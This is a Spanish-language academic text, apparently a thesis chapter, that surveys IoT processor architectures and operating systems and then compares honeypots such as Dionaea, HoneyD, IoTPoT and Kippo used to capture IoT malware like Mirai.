MIPS es una arquitectura modular que admite hasta cuatro coprocesadores (CP0 / 1/2/3). En la terminología de MIPS, CP0 es el Coprocesador de control del sistema (una parte esencial del procesador que está definido en la implementación en MIPS I-V), CP1 es una unidad de punto flotante opcional (FPU) y CP2 / 3 son coprocesadores opcionales que pueden ser, o no, definidos por él usuario. Por ejemplo, en la consola de videojuegos PlayStation, CP2 es el motor de transformación de geometría (GET), que acelera el procesamiento de la geometría en gráficos 3D.

Es por esto que se encuentra integrado en muchos routers, gateways y otras tecnologías orientadas a las comunicaciones.

ARM

“La arquitectura ARM es el conjunto de instrucciones de 32 y 64 bits más ampliamente utilizado en unidades producidas. Concebida originalmente por Acorn Computers para su uso en ordenadores personales, los primeros productos basados en ARM eran los Acorn Archimedes, lanzados en 1987.
Un enfoque de diseño basado en RISC permite que los procesadores ARM requieran una cantidad menor de transistores que los procesadores x86 CISC, típicos en la mayoría de

los ordenadores personales. Este enfoque de diseño nos lleva, por tanto, a una reducción de los costes, calor y energía. Estas características son deseables para dispositivos que funcionan con baterías, como los teléfonos móviles, tablets, y dispositivos IoT"

Según los estudios realizados por Symantec, la mayoría de las grandes familias de malware han sido compiladas para ARM. Podemos incluir Mirai, Hajime o Linux.Xorddos entre otros.

SPARC

Otra de las arquitecturas que se destaca en la fabricación de dispositivos embebidos de bajo consumo es SPARC, "SPARC (del inglés *Scalable Processor ARChitecture*) es una arquitectura RISC big-endian. Es decir, una arquitectura con un conjunto de instrucciones reducidas. Fue originalmente diseñada por Sun Microsystems en 1985, se basa en los diseños RISC I y II de la Universidad de California en Berkeley que fueron definidos entre los años 1980 y 1982."

Al tratarse de arquitecturas con set de instrucciones simples y patrocinado por ORACLE, los fabricantes utilizan estos procesadores en sus productos por la simplicidad y la seguridad de una gran marca manteniéndola.

Puede decirse que esta es una plataforma poco explotada durante los últimos años, pero el número de dispositivos IoT con esta arquitectura incrementa y como puede apreciarse en la tabla de la imagen superior, ya se están encontrando muestras de malware compiladas para esta plataforma.

3.2. SISTEMAS OPERATIVOS

Existe un gran número de sistemas operativos diseñados especialmente o adaptados de otros más complejos para el mundo IoT. Al igual que los fabricantes de hardware, los creadores de Software también han vislumbrado el gran negocio que se encuentra en este mercado emergente.

Ilustración 6 - SO

En la imagen de arriba se aprecia de un simple vistazo una gran variedad de SO, algunos como Windows IoT o ARMmbed disfrutan de renombre por la publicidad que pueden darle sus empresas, pero la realidad es que Linux es el verdadero protagonista en el Internet de las Cosas y a continuación vamos a mostrar algunos ejemplos y cifras de su éxito.

Casi el 40% de los sistemas catalogados como Internet de las Cosas llevan instalado un Linux nativo como sistema operativo encargado de manejar las operaciones de procesamiento del hardware, realizar las conexiones con el mundo exterior o gestionar la electrónica de las placas en las que operan. A estas cifras cabe añadir que al tratarse de un sistema open source, muchos de los sistemas que aparecen en la imagen inferior son adaptaciones de sistemas basados también en Linux.

Desde el punto de la seguridad esto es un arma de doble filo, pues por un lado los fabricantes no tienen que pagar licencias a los fabricantes de Software como puede ser Windows y pueden modificar las partes del código que quieren implementar y eliminar las que no, pero por el otro tampoco se crean las infraestructuras de mantenimiento y actualización que tan bien vendrían para corregir muchas de las vulnerabilidades y fallos de seguridad que se van descubriendo en todos los productos.




Ilustración 7 - Porcentajes SO

Analicemos a continuación los S.O. más extendidos o con alguna característica distinta desde el punto de vista que nos afecta:

OpenWrt

Seguramente una de las distribuciones más utilizadas de Linux por su relevancia en los sistemas relacionados con redes, debido a su ligereza este sistema operativo se encuentra con frecuencia en routers y placas WiFi basadas en MIPS.

OpenWrt ha visto un resurgimiento debido a la locura de IoT, utiliza principalmente una interfaz de línea de comando, pero también dispone de una interfaz WEB en constante mejora por parte de la comunidad. El desarrollo de OpenWrt fue impulsado inicialmente gracias a la licencia GPL, que obligaba a todos aquellos fabricantes que modificaban y mejoraban el código, a liberar éste y contribuir cada vez más al proyecto en general. Poco a poco el software ha ido creciendo y se encuentran características implementadas que no tienen muchos otros fabricantes de dispositivos comerciales para el sector no profesional, tales como QoS, VPN y otras características.

Tizen

Principalmente respaldado por Samsung, la versión de Linux embebida apenas se ha registrado en el mercado de dispositivos móviles como a priori podría pensarse de un fabricante así. Sin embargo, ha sido ampliamente utilizado en televisores y relojes inteligentes de Samsung, incluido el nuevo Gear S3, y se ha implementado esporádicamente en sus cámaras y dispositivos de consumo. Tizen incluso puede ejecutarse en la Raspberry Pi, lo cual hace que muchos de los proyectos que empiezan los “makers” sea sobre este SO y finalmente si se comercializan sigan utilizándolo como base. Samsung ha comenzado a integrar Tizen con su sistema de casa inteligente SmartThings, permitiendo el control de SmartThings desde los televisores Samsung. También podemos esperar una mayor integración con los módulos Artik de Samsung y Artik Cloud. Artik viene con Fedora, pero Tizen 3.0 ha sido portado recientemente, junto con Ubuntu Core.

Apache Mynewt

El software de código abierto Apache Mynewt para MCU de 32 bits fue desarrollado por Runtime y alojado por Apache Software Foundation. El modular Apache Mynewt es conocido por su soporte inalámbrico, la configurabilidad precisa de las conexiones concurrentes, las funciones de depuración y los controles de energía (consumo eléctrico) granulares. Runtime y Arduino Srl anunciaron que Apache Mynewt estaría disponible para Arduino Srl's Primo y STAR Otto SBCs, lo cual da una excelente proyección de futuro a ambas compañías. El sistema operativo también es compatible con placas Arduino LLC como Arduino Zero.

Igual que Raspberry Pi, Arduino es un referente para los desarrolladores de dispositivos IoT, lo cual convierte a Mynewt en un sistema operativo a tener muy en cuenta para su estudio.

Conocidas las arquitecturas hardware principales sobre las que se sustenta el mundo IoT y los sistemas operativos que les dan vida, es momento de comenzar a estudiar qué mecanismos se pueden utilizar para capturar los ataques que se realizan sobre estos dispositivos reproduciendo de la manera más fidedigna posible el entorno en el que se va a ejecutar el malware.

4. ANÁLISIS DE LOS HONEYPOT ACTUALES

4.1. DEFINICIÓN DE HONEYPOT

Podemos definir un HoneyPot como un sistema específicamente diseñado para hacer creer a un atacante o bot que se trata de un entorno real y que, en realidad no tiene ningún valor para quien lo expone públicamente. Atrayendo a los intrusos hasta estos sistemas es más sencillo y seguro monitorizar los movimientos que realiza el atacante, comandos, malware utilizado, comunicaciones establecidas, etc. Al poder visualizar todo el proceso de infección, se pueden generar reglas o patrones de comportamiento para sistemas reales y evitar el compromiso de información valiosa.

Lo característica más importante de los HoneyPot es la que nos emplaza a utilizarlos en este proyecto, la capacidad con la que dotan a los ingenieros de seguridad a descubrir nuevos tipos de ataque, nuevos vectores de entada o capacidades de distribución post explotación. Para cualquier sistema que se cree en el mundo real y sea susceptible de ser atacado, se crea un sistema capaz de simular el entorno y se expone a Internet para ver como realizan las explotaciones o intentos de explotación los atacantes.

Por su grado de interacción con el malware podemos clasificar los HoneyPots en tres grandes categorías:




Ilustración 8 - https://www.certsi.es/en/blog/industrial-honeypots

Alta interacción

Encontramos en esta categoría los honeypots más avanzados, sistemas totalmente reales que dejan interactuar a los atacantes con todas las partes del sistema como si del original se tratase. El objetivo de estos sistemas es capturar la mayor información posible sobre las técnicas y comandos utilizados. Cada dirección visitada por el atacante para descargar malware o cada aplicación instalada se quedará disponible para su posterior análisis.

Para reproducir fielmente los entornos IoT es necesario reproducir también los sistemas operativos reales utilizados en las aplicaciones y las arquitecturas de hardware utilizadas por los fabricantes, de no ser así los archivos binarios o descargados no realizaran las operaciones ni ejecutaran las instrucciones que nos permitan descubrir nuevos ataques. Debemos instalar además los mismos servicios que corren en el sistema real que estamos emulando, si necesitamos un servidor web Apache y el puerto 80 abierto, debe implementarse y además simular los banners o cualquier pista que nos pueda delatar ante un atacante experimentado.

Estos sistemas requieren de una alta interacción humana y su despliegue y mantenimiento son altos, hay que tener en cuenta que cada ataque puede alterar el funcionamiento original del honeypot, desactivar nuestros sistemas e incluso acabar utilizando el honeypot para sus propósitos.

Baja interacción

Los HoneyPots de baja interacción se exponen a la red con una serie de servicios emulados, que tan sólo proveen a los atacantes con un conjunto reducido de funcionalidades que hacer. Estos proveen con información útil como los intentos de intrusión, malware descargado o sitios maliciosos visitados. Pero al ser SO simulados en arquitecturas diferentes a las que el malware espera, no existe una monitorización real del comportamiento.

Se puede estudiar el comportamiento de los atacantes haciendo reversing de las muestras obtenidas, y además este tipo de honeypots tienen la ventaja de necesitar una baja interacción humana para su mantenimiento. Es sencillo restaurar el sistema en el entorno virtual tras cada ataque.

Por otra parte, cualquier atacante experimentado será capaz de detectar que se trata de un sistema ficticio en poco tiempo y no expondrá su código y su comportamiento para que terceros puedan estudiarlo.

Interacción Hibrida

Esta solución intenta combinar lo mejor de las dos anteriores y evitar lo peor. En los honeypot híbridos existe una infraestructura de doble capa. En la primera se gestionan las interacciones de red, con lo cual se pueden registrar todas las conexiones con IPs maliciosas y hacer un primer análisis del comportamiento del ataque. Si es un ataque conocido o sin mayor intencionalidad, se queda en la primera capa, pero de ser algo novedoso se dejaría pasara hasta la segunda en la cual se encuentra el honeypot de alta interacción.

En esta segunda capa encontramos el sistema operativo real como hemos descrito en el punto anterior y la interacción humana o la necesidad de reestablecer el sistema por completo tan sólo pasa cuando algo nuevo surge.

4.2. ESTUDIO DE HONEYPOT SEGÚN SU INTERACCIÓN

4.2.1. ALTA INTERACCIÓN

Argos

Argos es un emulador de sistema completo y seguro diseñado para su uso en honeypots. Su diseño está basado en Qemu, un emulador de código abierto que utiliza la traducción dinámica para lograr una buena velocidad de emulación.

Argos extiende Qemu para permitirle detectar intentos remotos de comprometer el sistema operativo emulado. Mediante análisis dinámico del sistema, cualquier alteración o modificación que se detecte se considera "corrupto" o "manchado" y se rastrean los datos de la red para su posterior análisis. Cuando se detecta un ataque, se registra el estado de la memoria del sistema. Se aprecia mejor el flujo de trabajo en el siguiente esquema:




Ilustración 9 - Arqos

Argos es el primer paso para crear un framework de honeypots de "next generation" para identificar y producir remedios automáticamente para el malware considerado "0-day" y otros ataques innovadores. Los "next generation honeypots" no requieren que su dirección IP permanezca desapercibida, sino que, deben intentar dar a conocer su servicio e incluso generar tráfico de forma activa para mostrarse al mundo.

Qebek

Durante los últimos años, mientras que los sistemas de honeypot de baja interacción (LI) como Nepenthes y PHoneyC son cada vez más potentes, el progreso de la tecnología de honeypot de alta interacción (HI) ha sido algo más lento. Esto es especialmente cierto para Sebek, la herramienta de monitorización de honeypot HI de facto. Qebek es una herramienta de monitorización de honeypot HI basada en QEMU que tiene como objetivo mejorar la invisibilidad de la monitorización de las actividades de los atacantes en honeypots HI y se postula como sucesor del antiguo Sabek. Qebek fue desarrollado por Chengyu Song durante GSoc 2010.

Con Qebek tenemos la capacidad como administradores de recopilar los eventos de pulsaciones de teclado en el sistema incluso en entornos cifrados, de capturar cualquier

actividad de red sin que el atacante tenga manera de descubrir que está siendo monitorizado. Podemos ver en el esquema de abajo los diferentes módulos que componen el honeypot corriendo sobre el emulador QEMU.




Ilustración 10 - Qebek

Existen más honeypot basados en el emulador QEMU o parecidos, pero realmente no aportan ninguna novedad extra a los descritos anteriormente. Ciertamente los honeypot HI tratan de ser sistemas reales y por ese mismo motivo muchos investigadores han optado por utilizar directamente eso, los sistemas reales.

A modo de curiosidad mencionaré **HoneyPI**, con el cual sobre un hardware Raspberry Pi se instala el software deseado y se proporciona a los atacantes una arquitectura ARM real para ejecutar los comandos libremente.

4.2.2. BAJA INTERACCIÓN

Dionaea

Presentado al mundo por primera vez en 2009 como una evolución de Nepenhes. Dionaea es un honeypot de baja interacción que originalmente estaba orientado a capturar el comportamiento del malware al interactuar con los servicios de red de los sistemas Windows. Pero su funcionalidad fue extendida hasta llegar a cubrir otros servicios orientados a bases de datos o servidores web, entre los cuales destacan MySQL y MSSQL. En cuanto a conectividad web podemos simular el protocolo HTTP, HTTPS o FTP en otro tipo de servicios.

Son estas últimas características las que nos permiten utilizar este honeypot en el mundo del IoT para simular conexiones a puertos específicos y monitorizar no sólo vulnerabilidades concretas, sino que cualquier tipo de comportamiento que un atacante sea capaz de imaginar.

Una vez conocidos los servicios que tiene, toca enfocarse en los elementos que lo componen:

Explotación: módulo que hace uso de libemu con la finalidad de averiguar qué comportamiento tiene el código y emularlo. Una vez sabe qué hace el payload y sus intenciones, el módulo cuenta con shellcodes capaces de actuar como debería el malware.

Registro: módulo que monitoriza y registra los incidentes para ofrecer una traza de todo lo sucedido.

URLDownloadToFile: descarga el archivo mediante HTTP/S y después emula su ejecución.

Exec: ejecuta el comando recibido usando WinExec.

Envío: Conecta con las APIs de Anubis o VirusTotal para enviarles el código malicioso descargado y obtener así el resultado de los informes tras el análisis. Tener en cuenta que estas aplicaciones de análisis comparten los binarios con los principales motores antivirus y perderemos la legitimidad del archivo.

Multi-stage payloads: realiza varias acciones descritas anteriormente de manera seguida.
Shells: ofrece un terminal simulado al atacante; incluso puede abrir una conexión a la espera de que se conecte el atacante o conectarse a él directamente.

HoneyD

Otro honeypot de baja interacción muy utilizado y con buena documentación para implementar es HoneyD. Capaz de simular cientos de servidores virtuales en un único sistema, fue presentado al mundo en 2003 y está especializado en sistemas Unix.

Debido a su capacidad de simular fingerprints es sencillo adaptarlo para que simule cualquier servicio si se implementa en el puerto correspondiente, puede utilizarse en el caso que nos abarca para simular dispositivos IoT expuestos.

Una de las capacidades más destacables de esta herramienta es la de simular rutas de red, pudiendo crear así topologías de red complejas e incluso simular routers. Esta característica permite implementar incluso latencias en la red o perdidas de paquetes, generando al atacante la experiencia de que se encuentra ante un entorno real.




Ilustración 11 – HoneyD

En la imagen de arriba se puede observar un ejemplo de entorno generado con HoneyD y diferentes sistemas operativos que de cara al atacante tendrán sus servicios simulados con el mismo comportamiento y mecánicas que los originales. En cuanto a los protocolos de comunicación, es capaz de comprender TCP, UDP y ICMP.

Además de las capacidades anteriormente descritas, es capaz de capturar el tráfico en cualquier puerto, incluyendo los "well-known-ports" y gestionar todos los sistemas operativos que virtualiza al mismo tiempo, lo cual dota a este Honey de una alta versatilidad.

El mayor inconveniente es que no todas las partes del código esta actualizadas y mantenidas por la comunidad opensource a día de hoy y algunos de los servicios que quieren añadirse para IoT habría que generarlos desde cero.

Telnet IoT HoneyPot

Uno de los últimos desarrollos honeypot liberado en 2016 fue "Telnet IoT Honeypot", diseñado especialmente para capturar binarios en este ámbito tras el ataque de Mirai y la posterior publicación de su código fuente.

Si se estudia por encima el código fuente de Mirai se ve que en sus orígenes el malware tan sólo trataba de logearse con las credenciales por defecto de muchos de los dispositivos IoT expuestos a Internet y que habían sido vendidos en grandes cantidades por sus bajos precios. Pues bien, este honeypot está escrito en Python y simula un puerto del servicio telnet abierto y vulnerable a los ataques de este tipo.

Como implementación de interacción baja, este honeypot no implementa el entorno y comportamiento completo de un sistema Linux (Como ya hemos visto en el apartado de

sistemas operativos), sino que se limita a recoger estadísticas de los patrones de ataque que utilizan las botnets y como estas distribuyen el malware. Para ello basta con registrar los dominios a los que, tras logearse exitosamente, tratan de alcanzar los atacantes mediante el comando curl o wget.

El objetivo principal es recolectar el máximo número de simples para ser analizados posteriormente. Es una buena aproximación, pero nos perdemos ver lo que el malware hace una vez ejecutado el binario en la arquitectura hardware correcta.




Ilustración 12 - Telnet IoT

Una de las características que este honeypot tiene en común con los anteriores es la conexión con VirusTotal a la hora de enviar las muestras obtenidas para ser analizadas, lo cual nos elimina nuevamente la exclusividad de encontrar un binario nuevo. Los datos sobre conexiones son almacenados en una base de datos en la parte servidor del honeypot.

4.2.3. INTERACCIÓN HIBRIDA-MEDIA

IoTPoT

IoTPot está considerado como un honeypot de características hibridas. Como servicio principal implementa Telnet de cara a los atacantes externos simulando ser un dispositivo IoT conectado a Internet, pero en una segunda capa considerada de alta interacción, es capaz de procesar los comandos del malware en diversos entornos simulados con distintas arquitecturas (ARM, MIPS o X86 por ejemplo)

Esta herramienta fue desarrollada por un grupo de investigadores japoneses que al igual que otros de los honeypots que hemos visto, surgió tras los ataques de la botnet Mirai.




Ilustración 13 - IoTPot

Observando la arquitectura plasmada en la imagen superior se pueden diferenciar las dos partes más importantes que componen este honeypot, como frontend nos encontramos el servicio telnet que se encarga de responder las peticiones del exterior (LI) y como backend el entramado de sistemas operativos basados en las diferentes arquitecturas (HI)

El módulo frontend nos permite configurar los banners o las formas en las que queremos reaccionar ante los intentos de login (logea cualquier usuario/contraseña, logea al segundo intento o quizá nunca) además de ser el encargado de descargar los ficheros que los atacantes soliciten. Mediante el "profiler" y los datos recopilados, se toma una decisión sobre si continuar con el atacante hasta el segundo paso de profundidad o cortar el ataque en ese punto.

De tratarse de un nuevo tipo de ataque, dirigimos el proceso hacia el backend asignando un tipo de arquitectura en función del comportamiento. Es en esta parte donde el atacante interactúa con el sistema embebido Linux completo y se detectan los nuevos tipos de amenazas.

Como curiosidad, al igual que en los honeypot de alta interacción estudiados anteriormente, encontramos nuevamente QEMU como emulador de las distintas arquitecturas hardware como lo son MIPS, MIPSEL, PPC, SPARC, ARM, MIPS64, SH4 y X86. Es por este motivo que una vez el malware pasa a este nivel, las formas de estudiarlo son similares a las de Qebek o Argos.

Kippo

De igual modo que IoTPot abre al exterior un servicio Telnet, Kippo se especializa en el servicio SSH. Una de las maneras más comunes que utilizan los administradores para manejar sus servicios remotamente es habilitar el protocolo de red SSH (Secure Shell).


Como se ha estudiado anteriormente, el mayor flanco de ataque del malware IoT es la utilización de usuarios y contraseñas por defecto, y es exactamente así, como se estructura este honeypot para capturar ataques y comportamientos.

Kippo fue inicialmente presentado al mundo en 2009 como un sistema de interacción media para detectar ataques SSH de fuerza bruta fuera del mundo IoT, pero debido a su versatilidad y a que es una herramienta de código libre fue adaptado rápidamente para cubrir nuevas necesidades. Actualmente nos permite capturar las interacciones que el atacante tiene con el sistema, pero deben tenerse en cuenta que estas interacciones están limitadas a una serie de instrucciones y sistema de ficheros falso.

Al tratarse de un honeypot de interacción media no es posible simular los sistemas de archivos completos y es por eso que el atacante está limitado y puede darse cuenta de que está dentro de un entorno simulado. Algunos de los comandos básicos son cat, wget, curl, cd, ls y vi. Con esos comandos se cubren realmente la mayoría de las operaciones ejecutadas por el downloader inicial antes de descargar el malware final, pero jamás podrá estudiarse el comportamiento que realiza tras esos pasos.

7	make -v	1
8	gcc -v	1
9	locate vuln.txt	1
10	dpkg clear-avail	1

